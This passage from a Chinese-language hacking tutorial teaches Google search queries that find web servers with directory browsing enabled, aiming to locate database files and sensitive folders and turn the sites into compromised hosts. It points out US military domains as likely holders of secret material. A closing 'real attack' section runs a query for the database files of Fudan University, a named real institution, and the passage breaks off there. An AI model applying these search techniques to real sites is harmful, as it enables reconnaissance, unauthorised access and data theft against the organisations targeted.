


图4




图5




图6

居然有229000000项符合条件的查询结果，太令我兴奋了。经过和老师一个中午的激烈讨论，终于从他那里知道原来是服务器没有配置好而出现的安全问题，问题就出在服务器的“目录浏览”上，不仅IIS和Apache存在这样的问题，其它web服务器也存在这样的类似问题。

三、构造关键字

通过我上面的思考与分析得出的结论是网站可以被目录浏览，而又可以找出数据库链接文件，从而导致了数据库物理路径泄露。现在不仅仅要把网站数据库地址找出来，还要把所有存在目录浏览的网站找出来。那么就以存在目录浏览的网站为基础，再去他们网站上查找敏感文件，这样不就可以得到肉鸡了吗？这需要编写一些google hacking关键字，经过半个多月的整理与实践。今天把关键字写出来与各位朋友一起分享。

1．所有可以目录浏览的网页都有一些相同的地方，主要是下面几个：**To parent directory parent directory Last modified Description 转到父目录 index of / <DIR>**等等。

上面这些词语是查找存在目录浏览网站的基础，也是组成关键字的核心。而且我们可以把“To parent directory”翻译成世界上的各个国家的语言，比如翻译成中文是“转到父目录”。那么我们搜索“转到父目录”也可以查找到很多网站，而且都是中国内地的网站（图7）。




图7

2．而利用google来搜索目录浏览的google语法主要有：**intitle intext inurl site filetype**等等。

3．搜索特定的文件，我们需要用到文件后缀名，常见的文件后缀有：avi bak bmp dll exe ini mp3 rar txt wav js wav zip chm等。地址：http://www.vipcn.com/InfoView/Article_43112.html上有目前世界上绝大部分的文件后缀，有关文件后缀可以到上面查询。

4．我们还可以搜索特定的文件夹，不同的系统有不同的文件夹，这里列举了常见的文件夹名：**Inetpub etc movie music dianying yinyue tv dianshi share admin login denglu guanli 电影 电视 音乐 共享 管理 登陆 bbs vote luntan toupiao 论坛 投票 upload shangchuan 上传 check yanzhen 验证**等等。我们来看看效果，比如我们搜索IIS下的根文件夹inetpub（图8），这样IIS服务器下的所有东西我们就都可以看到了。




图8

5．搜索协议，常见的协议有CP IP DNS TELNET等等，具体的请到http://www.cnpaf.net/（中国协议分析网）上去查询。比如我要看TCP/IP协议详解（图9）。




图9

6．搜索域名后缀，常见的域名后缀有：**com net mil org info gov edu biz coop aero pro int arpa**等等，还可以针对不同地区来查找比如cn等等。可以到http://www.windstudio.net/html/200508/20050829221807.htm上查看全球的域名后缀，我们来看看美国军方存在这个漏洞的网站（图10），居然存在118000项符合条件的网页，里面多少也应该有一点点机密资料吧。




图10

其实上面都是以常见的词语来进行查找的，所以构造关键字的原理就是利用第一点中的词语和google语法，在加上一些常见的词语，就可以编写出好的攻击关键字出来。不过找出来的很多网站里面的文件是不能够读取的，权限比较小。但是权力再小我们也可以得到对方网站的体系结构，这为我们踩点省了很多力气呀！能够直接读取的，那几乎是完美了，可以不费吹灰之力就可以攻破。

四、实战攻击

下面我通过几个实际的例子来运用上面的理论知识，实践才是检验真理的唯一标准。

1．复旦大学：输入**intext:to parent directory+intext:mdb site:fudan.edu.cn**语句，搜索网站数据库文件（图11）。




图